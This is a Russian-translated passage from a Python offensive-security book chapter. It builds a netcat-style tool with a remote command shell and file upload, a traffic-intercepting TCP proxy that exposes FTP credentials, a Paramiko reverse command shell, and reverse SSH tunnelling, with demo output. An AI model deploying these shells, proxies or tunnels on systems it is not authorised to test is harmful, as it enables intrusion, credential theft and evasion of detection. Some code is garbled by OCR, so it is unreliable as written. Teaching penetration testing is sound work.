Большая часть кода должна быть вам уже хорошо знакома. Мы начинаем с настройки нашего объекта TCP сокета, затем проводим тестирование ❶, чтобы посмотреть, получили ли мы какие-то входные данные из stdin. Если все хорошо, мы отправляем данные к удаленной цели и получаем данные обратно ❷, до тех пор пока больше не останется данных. Затем мы ждем дальнейших входных данных от пользователя ❸ и продолжаем отправлять и получать данные, пока пользователь не убьет скрипт. Дополнительный перенос строки в пользовательских данных необходим, чтобы наш клиент был совместим с нашей командной оболочкой. Мы продолжаем и теперь создаем наш главный цикл сервера и заглушку, которая будет работать как с выполнением нашей команды, так и со всей командной оболочкой.

```
defserver_loop():
        global target

# if no target is defined, we listen on all interfaces
if not len(target):
        target = "0.0.0.0"

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((target,port))
server.listen(5)

while True:
      client_socket, addr = server.accept()

# spin off a thread to handle our new client
```

```
client_thread = threading.Thread(target=client_handler,
args=(client_socket,))
client_thread.start()


def run_command(command):

    # trim the newline
    command = command.rstrip()
```

```
 # run the command and get the output back
   try:
❶
       output = subprocess.check_output(command,stderr=subprocess.
       STDOUT, shell=True)
except:
       output = "Failed to execute command.\r\n"
# send the output back to the client
return output
```

К этому моменту вы уже должны мастерски создавать TCP сервера с потоками, поэтому я не буду подробно останавливаться на функции `server_loop`. Функция `run_command`, однако, содержит новую библиотеку `subprocess`. Она обеспечивает мощный интерфейс создания процесса, который предоставляет целый ряд способов запускать и взаимодействовать с клиентскими программами. В этом случае ❶, мы просто запускаем любую команду, которую передаем, запускаем ее на локальной операционной системе и возвращаем исходящие данные от команды клиенту, подключенному к нам. Код, обрабатывающий исключения, поймает общие ошибки и вернет сообщение, в котором будет сказано, что команду выполнить не удалось.

```
defclient_handler(client_socket):
      global upload
      global execute
      global command

❶      # check for upload
       if len(upload_destination):

         # read in all of the bytes and write to our destination
         file_buffer = ""

❷         # keep reading data until none is available
          while True:
                 data = client_socket.recv(1024)

         if not data:
                break
         else:
                file_buffer += data

❸         # now we take these bytes and try to write them out
          try:
              file_descriptor = open(upload_destination,"wb")
              file_descriptor.write(file_buffer)
              file_descriptor.close()

              # acknowledge that we wrote the file out
              client_socket.send("Successfully saved file to
              %s\r\n" % upload_destination)
except:
               client_socket.send("Failed to save file to %s\r\n" %
               upload_destination)

# check for command execution
if len(execute):

    # run the command
```

```
        output = run_command(execute)

        client_socket.send(output)

    # now we go into another loop if a command shell was requested
```

```
❹ if command:

          while True:
               # show a simple prompt
               client_socket.send("<BHP:#> ")

                  # now we receive until we see a linefeed
                  (enter key)
cmd_buffer = ""
while "\n" not in cmd_buffer:
                   cmd_buffer += client_socket.recv(1024)

# send back the command output
response = run_command(cmd_buffer)

# send back the response
client_socket.send(response)
```

Первая часть кода ❶ определяет, настроен ли наш сетевой инструмент на получение файла после установки соединения. Это может быть полезно для упражнений на тренировку загрузки и выполнения команд или для установки вредоносной программы для удаления обратного вызова на Python. Сначала мы получаем файловые данные в цикле ❷, чтобы убедиться, что у нас они все есть, затем мы просто открываем дескриптор файла и считываем его содержимое. Флажок wb позволяет нам убедиться, что мы пишем файл в бинарном режиме, следовательно загрузка и запись загрузочного двоичного кода будет успешной. Затем мы используем функцию ❸, которая вызывает ранее написанную функцию `run_command` и просто посылает результаты обратно по сети. Последняя часть кода работает с нашей командной оболочкой ❹; она продолжает выполнять команды, когда мы их посылаем и возвращает выходные данные. Вы заметите, что происходит сканирование символов новой строки для определения того, когда нужно обработать команду. Благодаря этому, код адаптируется к netcat. Однако, если вы устанавливаете связь с клиентом Python, чтобы с ним общаться, тогда добавьте символ новой строки.

Теперь давайте немного поиграем с кодом, чтобы увидеть выходные данные. В терминале или оболочке `cmd.exe` запустите такой скрипт:

```
justin$ ./bhnet.py -l -p 9999 -c
```

Теперь вы можете открыть другой терминал или `cmd.exe` и запустить наш скрипт в клиентском режиме. Не забывайте, что наш скрипт читается из stdin и так будет, пока не будет обнаружен маркер EOF (конец файла). Для ввода EOF, на клавиатуре нажмите CTRL-D:

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
total 32
drwxr-xr-x 4 justin staff 136 18 Dec 19:45 .
drwxr-xr-x 4 justin staff 136 9 Dec 18:09 ..
-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py
-rw-r--r-- 1 justin staff 844 10 Dec 09:34 listing-1-3.py
<BHP:#> pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Вы видите, что мы получили обратно нашу командную оболочку, а так как мы находимся на Unix-хосте, то мы можем запустить некоторые локальные команды и получить обратно выходные данные, так как мы подключались по SSH. Мы также можем использовать клиент, чтобы отправлять свои запросы старым добрым способом:

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet.
py -t www.google.com -p 80

HTTP/1.1 302 Found
Location: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See http://www.google.com/support/
accounts/bin/answer.py?hl=en&answer=151657 for more info."
Date: Wed, 19 Dec 2012 13:22:55 GMT
Server: gws
Content-Length: 218
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.ca/">here</A>.
</BODY></HTML>
[*] Exception! Exiting.

justin$
```

Вот и все! Это не супер продвинутый метод, но это хорошая база, чтобы понять, как работать одновременно с клиентскими и серверными сокетами на Python и использовать их для грязных делишек. Конечно, это только основы. Используйте свое воображение, чтобы расширять их и улучшать свои знания. Далее мы создадим TCP прокси, который также оказывается полезными в самых разных ситуациях.

Создаем TCP прокси

Можно назвать ряд причин, по которым нужно иметь TCP прокси. Он нужен и для передачи трафика от хоста к хосту, а также для оценки сетевого ПО. Проводя тесты на проникновение в корпоративной среде, вы, как правило, сталкиваетесь с тем, что не можете запускать Wireshark, не можете загружать драйверы для перехвата на Windows или сегментация сети не дает вам возможность запускать свои инструменты напрямую. В самых разных ситуациях, я применяю простой прокси, который помогает понять неизвестные протоколы, модифицировать трафик, поступающий в приложение и создавать тестовый сценарий для фаззеров.

```
import sys
import socket
import threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

      server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

      try:
                           server.bind((local_host,local_port))
      except:
              print "[!!] Failed to listen on %s:%d" % (local_host,local_
              port)
              print "[!!] Check for other listening sockets or correct
              permissions."
              sys.exit(0)

       print "[*] Listening on %s:%d" % (local_host,local_port)

       server.listen(5)

       while True:

           client_socket, addr = server.accept()

           # print out the local connection information
           print "[==>] Received incoming connection from %s:%d" %
           (addr[0],addr[1])

           # start a thread to talk to the remote host
           proxy_thread = threading.Thread(target=proxy_handler,
           args=(client_socket,remote_host,remote_port,receive_first))

          proxy_thread.start()

def main():

     # no fancy command-line parsing here
     if len(sys.argv[1:]) != 5:
              print "Usage: ./proxy.py [localhost] [localport] [remotehost]
              [remoteport] [receive_first]"
              print "Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"
              sys.exit(0)

# setup local listening parameters
local_host = sys.argv[1]
local_port = int(sys.argv[2])
```

```
# setup remote target
remote_host = sys.argv[3]
remote_port = int(sys.argv[4])

# this tells our proxy to connect and receive data
# before sending to the remote host
receive_first = sys.argv[5]
```

```
if "True" in receive_first:
      receive_first = True
else:
      receive_first = False

# now spin up our listening socket
server_loop(local_host,local_port,remote_host,remote_port,receive_first)

main()
```

Большая часть этого должна быть вам уже знакома: мы берем какие-либо аргументы командной строки и запускаем цикл сервера, который слушает соединения. Когда приходит новый запрос на соединение, мы передаем его нашему `proxy_handler`, который сам делает все настройки и получает биты для потока данных.

Давайте подробнее разберем функцию `proxy_handler`, добавив код выше нашей основной функции.

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):

     # connect to the remote host
     remote_socket = socket.socket(socket.AF_INET,
                                   socket.SOCK_STREAM)
     remote_socket.connect((remote_host,remote_port))

     # receive data from the remote end if necessary
❶ if receive_first:

❷      remote_buffer = receive_from(remote_socket)
❸      hexdump(remote_buffer)

❹       # send it to our response handler
       remote_buffer = response_handler(remote_buffer)

        # if we have data to send to our local client, send it
        if len(remote_buffer):
                    print "[<==] Sending %d bytes to localhost." %
                    len(remote_buffer)
                    client_socket.send(remote_buffer)
# now lets loop and read from local,
       # send to remote, send to local
# rinse, wash, repeat
while True:

        # read from local host
        local_buffer = receive_from(client_socket)

        if len(local_buffer):

           print "[==>] Received %d bytes from localhost." % len(local_
           buffer)
           hexdump(local_buffer)

           # send it to our request handler
           local_buffer = request_handler(local_buffer)

           # send off the data to the remote host
           remote_socket.send(local_buffer)
           print "[==>] Sent to remote."
```

```
# receive back the response
remote_buffer = receive_from(remote_socket)

if len(remote_buffer):
```

```
print "[<==] Received %d bytes from remote." % len(remote_buffer)
hexdump(remote_buffer)

# send to our response handler
remote_buffer = response_handler(remote_buffer)

# send the response to the local socket
client_socket.send(remote_buffer)

print "[<==] Sent to localhost."

❺ # if no more data on either side, close the connections
if not len(local_buffer) or not len(remote_buffer):
          client_socket.close()
          remote_socket.close()
          print "[*] No more data. Closing connections."

          break
```

Эта функция содержит логику для работы нашего прокси. Для начала, мы должны убедиться, что нам не нужно сначала инициировать соединение с удаленной стороной и запрашивать данные, прежде чем мы перейдем к нашему главному циклу ❶. Демоны некоторых серверов ожидают, что вы станете инициатором (например, FTP-сервера обычно сначала отправляют баннер). Затем мы используем нашу функцию receive_from ❷, которую мы будем повторно использовать для обеих сторон коммуникации; она обычно выбирает объект сокета и выполняет recieve. Затем мы дампируем содержимое ❸ пакета, чтобы можно было найти в нем что-то интересное. Далее мы передаем выходные данные нашей функции response_handler ❹. В этой функции, вы можете модифицировать содержимое пакета, проводить фаззинг, тестировать аутентификацию и делать все, что вашей душе угодно. Есть еще дополнительная функция request_handler, которая выполняет все то же самое для модификации исходящего трафика. Последний шаг — отправка полученного буфера локальному клиенту. С оставшимся кодом прокси все предельно ясно: мы считываем из локального клиента, обрабатываем, отправляем на удаленную сторону, считываем с удаленной стороны, обрабатываем и отправляем локальному клиенту и так до тех пор, пока не закончатся данные ❺.

Объединим оставшиеся функции, чтобы завершить наш прокси.

```
# this is a pretty hex dumping function directly taken from
# the comments here:
# http://code.activestate.com/recipes/142812-hex-dumper/

❶ def hexdump(src, length=16):
          result = []
          digits = 4 if isinstance(src, unicode) else 2
          for i in xrange(0, len(src), length):
             s = src[i:i+length]
             hexa = b' '.join(["%0*X" % (digits, ord(x)) for x in s])
             text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in s])
             result.append( b"%04X %-*s %s" % (i, length*(digits + 1), hexa,
             text)

print b'\n'.join(result)

❷ def receive_from(connection):

      buffer = ""
```

```
   # We set a 2 second timeout; depending on your
   # target, this may need to be adjusted
   connection.settimeout(2)

try:

            # keep reading into the buffer until
            # there's no more data
   # or we time out
             while True:
```

```
                data = connection.recv(4096)

                if not data:
                        break

                buffer += data
except:
pass

return buffer

# modify any requests destined for the remote host
❸ def request_handler(buffer):
            # perform packet modifications
             return buffer

❹ # modify any responses destined for the local host
def response_handler(buffer):
              # perform packet modifications
              return buffer
```

Это последняя часть кода для завершения нашего прокси. Сначала мы создаем функцию шестнадцатеричного дампа ❶, которая просто будет выводить детали пакета с шестнадцатеричными значениями и ASCII-символами. Это полезно для понимания неизвестных протоколов, поиска учетных данных пользователя в простом тексте протокола и многого другого. Функция `receive_from` ❷ используется для получения локальных и удаленных данных, которые мы передаем объекту сокета. По умолчанию, время ожидания составляет две секунды и это может иметь довольно агрессивный характер, если вы отправляете трафик по прокси в другие страны или используете сеть с потерями (при необходимости увеличьте время ожидания). Оставшаяся часть функции просто работает с полученными данными, пока на другом конце соединения не будут обнаружены еще данные. Две последние функции ❸ и ❹ позволяют вам модифицировать любой трафик, который направлен в любой конец прокси. Эти функции могут оказаться полезными, если, например, отправляются учетные данные пользователя и вы хотите попробовать получить привилегии приложения, изменив `justin` на `admin`. Теперь, когда мы настроили наш прокси, давайте проверим его в деле.

Проверка на деле

Теперь, когда у нас есть главный цикл прокси и поддерживающие функции, давайте проверим все это на FTP сервере. Запускаем прокси:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Мы здесь использовали `sudo`, потому что порт 21 является привилегированным портом и требует прав администратора или запуска из под root, для того чтобы его можно было прослушивать. Теперь выбираем свой любимый FTP клиент, а локальный компьютер и пор 21 станут удаленным хостом и портом, соответственно. Когда я запускаю прокси на FTP-сервере, то получаю следующий результат:

```
[*] Listening on 127.0.0.1:21
[==>] Received incoming connection from 127.0.0.1:59218
0000    32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E     220 ProFTPD 1.3.
0010    33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61     3a Server (Debia
0020    6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37     n) [::ffff:22.22
0030    2E 31 36 38 2E 39 33 5D 0D 0A     .                 22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost
0000    55 53 45 52 20 74 65 73 74 79 0D 0A                  USER testy..
[==>] Sent to remote.
[<==] Received 33 bytes from remote.
0000    33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71      331 Password req
0010    75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D      uired for testy.
0020    0A
.
[<==] Sent to localhost.
[==>] Received 13 bytes from localhost.
0000    50 41 53 53 20 74 65 73 74 65 72 0D 0A                PASS tester..
[==>] Sent to remote.
[*] No more data. Closing connections.
```

Вы видите, что мы успешно можем получить FTP баннер и можем отправить имя пользователя и пароль и, что он пропадает, если мы вводим некорректные учетные данные.

SSH при помощи Paramiko

Не спорю, сетевое программирование BNNET (Black Hat Networking) удобно, но иногда есть смысл шифровать трафик, чтобы избежать обнаружения. Распространенный способ — это прогон трафика через сетевой протокол SSH («безопасная оболочка»). Но, что делать, если на целевой машине нет SSH-клиента (что так и будет с вероятностью 99.81943% на Windows). Хотя для Windows есть доступные SSH-клиенты, например Putty, но вы то читаете книгу по Python. В Python можно использовать сырые сокеты и немного магии шаифрования, чтобы создать свой SSH-клиент или сервер. Однако, зачем создавать, если можно повторно использовать то, что уже есть? Paramiko, используя PyCrypto, дает вам простой доступ к протоколу SSH2.

Для того чтобы подробнее узнать, как работает эта библиотека, мы будем использовать Paramiko, чтобы установить соединение и запустить команду на SSH-системе, сконфигурируем SSH-сервер и SSH-клиент, чтобы запустить удаленные команды на машине с Windows. Наконец, разберемся с обратным туннелем демо файла, который идет вместе с Paramiko, чтобы сделать дубликат прокси опции BHNET. Давайте начнем.

При помощи системы управления пакетами pip устанавливаем Paramiko (или скачиваем по ссылке http://www.paramiko.org/):

```
pip install paramiko
```

Мы будем использовать некоторые демонстрационные файлы позже, поэтому тоже скачайте их с сайта Paramiko.

Создаем новый файл *bh_sshcmd.py* и вводим следующую команду:

```
import threading
import paramiko
import subprocess

❶ def ssh_command(ip, user, passwd, command):
          client = paramiko.SSHClient()
❷ #client.load_host_keys('/home/justin/.ssh/known_hosts')
❸  client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect(ip, username=user, password=passwd)
ssh_session = client.get_transport().open_session()
if ssh_session.active:
❹          ssh_session.exec_command(command)
           print ssh_session.recv(1024)
return

ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

Это довольно понятная программа. Мы создаем функцию `ssh_command` ❶, которая устанавливает соединение с SSH-сервером и запускает единственную команду. Обратите внимание, что Paramiko проверяет аутентификацию за счет ключей ❷, вместо или в дополнение к паролю. Настоятельно рекомендую использовать SSH ключ для аутентификации при работе в реальных условиях, но для облегчения задачи в этом примере мы будет придерживаться традиционной аутентификации по имени пользователя и паролю.

Так как мы контролируем оба конца соединения, то мы устанавливаем политику приема SSH ключа для SSH-сервера, к которому мы соединяемся ❸ и устанавливаем соединение. Наконец, предположив, что соединение установлено, мы запускаем команду, которую мы

передали по вызову функции `ssh_command`, в нашем примере это `command` id ❹.

Теперь давайте попробуем соединиться с сервером Linux:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Вы увидите, что произошло соединение и затем запустилась команда. Вы без проблем можете модифицировать это скрипт, чтобы запустить

запустить несколько команд на SSH-сервере или запустить команды на нескольких SSH-серверах.

Итак, мы сделали все самое основное, теперь мы можем модифицировать наш скрипт, чтобы иметь возможность запускать команды на клиенте Windows. Понятно, что, используя SSH, вы будете использовать SSH-клиент для соединения с SSH-сервером. Однако, так как Windows не имеет встроенный SSH-сервер, то там нужно внести изменения и отправить команды из нашего SSH-сервера SSH-клиенту.

Создаем новый файл *bh_sshRcmd.py* и вводим следующее: [6]

```
importimportimportthreading
paramiko
subprocess

def ssh_command(ip, user, passwd, command):
     client = paramiko.SSHClient()
     #client.load_host_keys('/home/justin/.ssh/known_hosts')
     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
     client.connect(ip, username=user, password=passwd)
     ssh_session = client.get_transport().open_session()
     if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)#read banner
        while True:
             command = ssh_session.recv(1024) #get the command from the SSH
             server
             try:
                  cmd_output = subprocess.check_output(command, shell=True)
                  ssh_session.send(cmd_output)
            except Exception,e:
                  ssh_session.send(str(e))
       client.close()
   return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

Первые несколько строк похожи на нашу последнюю программу, а все новое начинается после строки while True: loop. Также, обратите внимание, что первая команда, которую мы отправляем — это ClientConnected. Вы поймете, почему, когда мы создадим другой конце соединения SSH.

Создаем новый файл *bh_sshserver.py* и вводим следующее:

```
import socket
import paramiko
import threading
import sys
# using the key from the Paramiko demo files
❶ host_key = paramiko.RSAKey(filename='test_rsa.key')

❷ class Server (paramiko.ServerInterface):
            def _init_(self):
                 self.event = threading.Event()
          def check_channel_request(self, kind, chanid):
                if kind == 'session':
                       return paramiko.OPEN_SUCCEEDED
                return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
```

```
          def check_auth_password(self, username, password):
                if (username == 'justin') and (password == 'lovesthepython'):
                      return paramiko.AUTH_SUCCESSFUL
                return paramiko.AUTH_FAILED
server = sys.argv[1]
ssh_port = int(sys.argv[2])
❸ try:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind((server, ssh_port))
sock.listen(100)
print '[+] Listening for connection …'
```

```
          client, addr = sock.accept()
except Exception, e:
           print '[-] Listen failed: ' + str(e)
           sys.exit(1)
print '[+] Got a connection!'

❹ try:
        bhSession = paramiko.Transport(client)
        bhSession.add_server_key(host_key)
        server = Server()
        try:
             bhSession.start_server(server=server)
except paramiko.SSHException, x:
             print '[-] SSH negotiation failed.'
chan = bhSession.accept(20)
❺ print '[+] Authenticated!'
     print chan.recv(1024)
     chan.send('Welcome to bh_ssh')
❻ while True:
               try:
                     command= raw_input("Enter command: ").strip('\n')
                     if command != 'exit':
                     chan.send(command)
                     print chan.recv(1024) + '\n'
               else:
                      chan.send('exit')
                      print 'exiting'
                      bhSession.close()
                      raise Exception ('exit')
      except KeyboardInterrupt:
               bhSession.close()
except Exception, e:
        print '[-] Caught exception: ' + str(e)
        try:
             bhSession.close()
        except:
                pass
        sys.exit(1)
```

Эта программа создает SSH-сервер, с которым соединяется наш SSH-клиент (где мы ходим запускать команды). Это может быть Linux, Windows или даже OS X.

В этом примере мы использовали SSH ключ, который находился в демонстрационных файлах Paramiko ❶. Мы запустили сокет прослушивателя ❸, как мы делали это чуть ранее в этой же главе и затем запустили SSH ❷ и сконфигурировали методы аутентификации ❹. Когда клиент был аутентифицирован ❺, и мы получили сообщение `ClientConnected` ❻, то любая команда, которую мы вводили в *bh_sshserver*, отправлялась в *bh_sshclient* и исполнялась в *bh_sshclient*, а исходящие данные возвращались на *bh_sshserver*. Пора испробовать это на практике.

Проверка на деле

Для примера, я запускаю и сервер, и клиент на моей машине Windows (см. Рис. 2-1).



Рис. 2-1. Используем SSH для запуска команд.

Вы видите, что процесс начинается с настройки SSH-сервера ❶, затем происходит соединение от клиента ❷. Клиент успешен соединен ❸ и мы запускаем команду ❹. Мы ничего не видим в SSH-клиенте, но в клиенте выполняется команда, которую мы отправляем ❺. Выходные данные отправляются на наш SSH-сервер ❻.

SSH туннелирование

SSH туннелирование — отличная вещь, но ее бывает не легко понять и сконфигурировать, особенно, если вы имеете дело с обратным SHH-туннелем.

Не забывайте, что наша цель — это запуск команд, которые мы задаем в SSH-клиенте на удаленном SSH-сервере. Использование SSH-туннеля, вместо вбивания команд, которые отправляются на сервер, сетевой трафик отправляется в виде пакетов внутри SSH, а затем уже распакованный доставляется SSH-серверу.

Представьте себе следующую ситуацию: у вас есть удаленный доступ к SSH-серверу на внутренней сети, но вам нужен доступ к веб-серверу на этой же сети. Вы не можете получить доступ к веб-серверу напрямую, но сервер с установленным SSH имеет такой доступ и SSH-сервер не имеет таких инструментов, которые вы могли бы использовать.

Одно из решений этой проблемы — настройка прямого SSH-туннеля. Не вдаваясь в подробности, запускаем команду `ssh-L 8008:web:80 justin@sshserver` и соединяемся с SSH-сервером от имени пользователя `justin` и настраиваем порт 8008 на вашей локальной системе. Все, что будет отправляться на порт 8008, будет проходить через существующий SSH-туннель и попадать на SSH-сервер, а затем доставляться на веб-сервер. На Рис. 2-2 вы можете наглядно увидеть, как это происходит.

Рис. 2-2. SSH туннелирование

Все это, конечно, здорово, но не забывайте, что не многие системы Windows имееют встроенную поддержку SSH-сервера. Однако, не все потеряно. Мы можем сконфигурировать соединение по SSH по обратному туннелю. В этом случае, мы соединяемся с нашим SSH-сервером из клиента Windows обычным способом. Через это SSH-соединение мы также установим удаленный порт на SSH-сервере, который будет направлен по туннелю к локальному хосту и порту (как показано на Рис. 2-3). Этот локальный хост и порт можно использовать, например, для того, чтобы у порта 3389 появился доступ к внутренней системе через удаленный компьютер или доступ к любой системе, к которой клиент Windows может получить доступ (в нашем примере, это веб-сервер).



Рис. 2-3. Обратное *SSH туннелирование*

Демонстрационные файлы Paramiko включают в себя файл *rforward.py,* который именно этим и занимается. Он отлично работает сам по себе, поэтому я не буду его перепечатывать сюда, но я отмечу несколько важных моментов и приведу пример того, как его можно использовать. Открываем *rforward.py*, прокручиваем вниз и ищем `main().` Далее выполняем следующее.

```
def main():
❶ options, server, remote = parse_options()
     password = None
     if options.readpass:
          password = getpass.getpass('Enter SSH password: ')
❷ client = paramiko.SSHClient()
client.load_system_host_keys()
client.set_missing_host_key_policy(paramiko.WarningPolicy())
verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
try:
     client.connect(server[0], server[1], username=options.user,
     key_filename=options.keyfile,
     look_for_keys=options.look_for_keys, password=password)
except Exception as e:
     print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
     sys.exit(1)

verbose('Now forwarding remote port %d to %s:%d ...' % (options.port,
remote[0], remote[1]))

❸ try:
         reverse_forward_tunnel(options.port, remote[0], remote[1],
         client.get_transport())
except KeyboardInterrupt:
          print('C-c: Port forwarding stopped.')
          sys.exit(0)
```

Несколько строк вверху ❶ нужны для повторной проверки, чтобы убедиться, что все необходимые аргументы переданы скрипту, до того как мы приступим к настройке соединения SSH-клиента при помощи Paramiko ❷ (это должно быть вам хорошо знакомо). Последняя часть в `main()` вызывает функцию `reverse_forward_tunnel` ❸. Давайте посмотрим на эту функцию.

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
❹ transport.request_port_forward('', server_port)
```

```
    while True:
❺ chan = transport.accept(1000)
if chan is None:
            continue
```

```
❻ thr = threading.Thread(target=handler, args=(chan, remote_host, .
remote_port))

thr.setDaemon(True)
thr.start()
```

В Paramiko есть два главных метода коммуникации: `transport`, который отвечает за создание и поддержание зашифрованного соединения и `channel`, который выступает, как сокет для отправки и получения данных в зашифрованной сессии транспорта. Здесь мы начинаем использовать `request_port_forward`, чтобы направить TCP соединения от порта ❹ на SSH-сервер и запустить новый канал передачи ❺. Затем мы вызываем функцию handler ❻.

На этом мы еще не закончили.

```
def handler(chan, host, port):
       sock = socket.socket()
       try:
            sock.connect((host, port))
       except Exception as e:
             verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
             return

verbose('Connected! Tunnel open %r -> %r -> %r' % (chan.origin_addr, .

chan.getpeername(), .

(host, port)))
❼ while True:

              r, w, x = select.select([sock, chan], [], [])
              if sock in r:
                          data = sock.recv(1024)
                          if len(data) == 0:
                               break
                          chan.send(data)
               if chan in r:
                          data = chan.recv(1024)
                           if len(data) == 0:
                                    break
                           sock.send(data)
chan.close()
sock.close()
verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

Наконец, данные отправлены и получены ❼.

Давайте попробуем.

Проверка на деле

Из Windows мы запускаем *rforward.py* и конфигурируем эту функцию, чтобы она выступала посредником, когда мы будем проводить трафик по туннелю из веб-сервера на Kali SSH-сервер.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80
--user justin --password
Enter SSH password:
Connecting to ssh host 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown
ssh-r
sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
(key.get_name(), hostname, hexlify(key.get_fingerprint())))
Now forwarding remote port 8080 to 192.168.100.128:80 ...
```

Вы видите, что на машине Windows я установил соединение с SHH-сервером на 192.168.100.133 и открыл порт 8080 на этом сервере, который направит трафик на 192.168.100.128 порт 80. Теперь, если я задам поиск http://127.0.0.1:8080 на сервере Linux, то я соединюсь с веб-сервером на 192.168.100.128 через SSH-туннель, как показано на Рисунке 2-4.



Рис. 2-4. Пример обратного SSH-туннеля.

Если мы снова вернемся к машине Windows, то мы сможем также увидеть, что соединение установлено и в Paramiko:

```
Connected! Tunnel open (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) ->
('192.168.100.128', 80)
```

SSH и SSH туннелирование — это важные процессы, которые нужно понимать и уметь их выполнять. Это очень важный навык для всех, кто работает с Black Hat, а Paramiko позволяет добавлять SSH возможности к вашим существующим инструментам Python.

В этой главе, мы с вами создали очень простые, но полезные инструменты. Я рекомендую вам расширять и модифицировать их при необходимости. Главная цель — выработать у себя умение сетевого программирования на Python для создания инструментов, которые понадобятся для проведения тестирований на проникновение, проведения действий после эксплуатации уязвимостей или в процессе обнаружения багов. Мы продолжим работать с сырыми сокетами и анализировать сетевой трафик. Затем мы объединим оба действия, чтобы создать чистый сканер Python для обнаружения хоста.

[5] Всю документацию по сокету можно найти по ссылке http://docs.python.org/2/library/socket.html

[6] Это обсуждение основано на работе Хуссама Краиса (Hussam Khrais), которую можно найти по ссылке http://resources.infosecinstitute.com/.

Глава 3. Сеть: сырые сокеты и анализ сетевого трафика

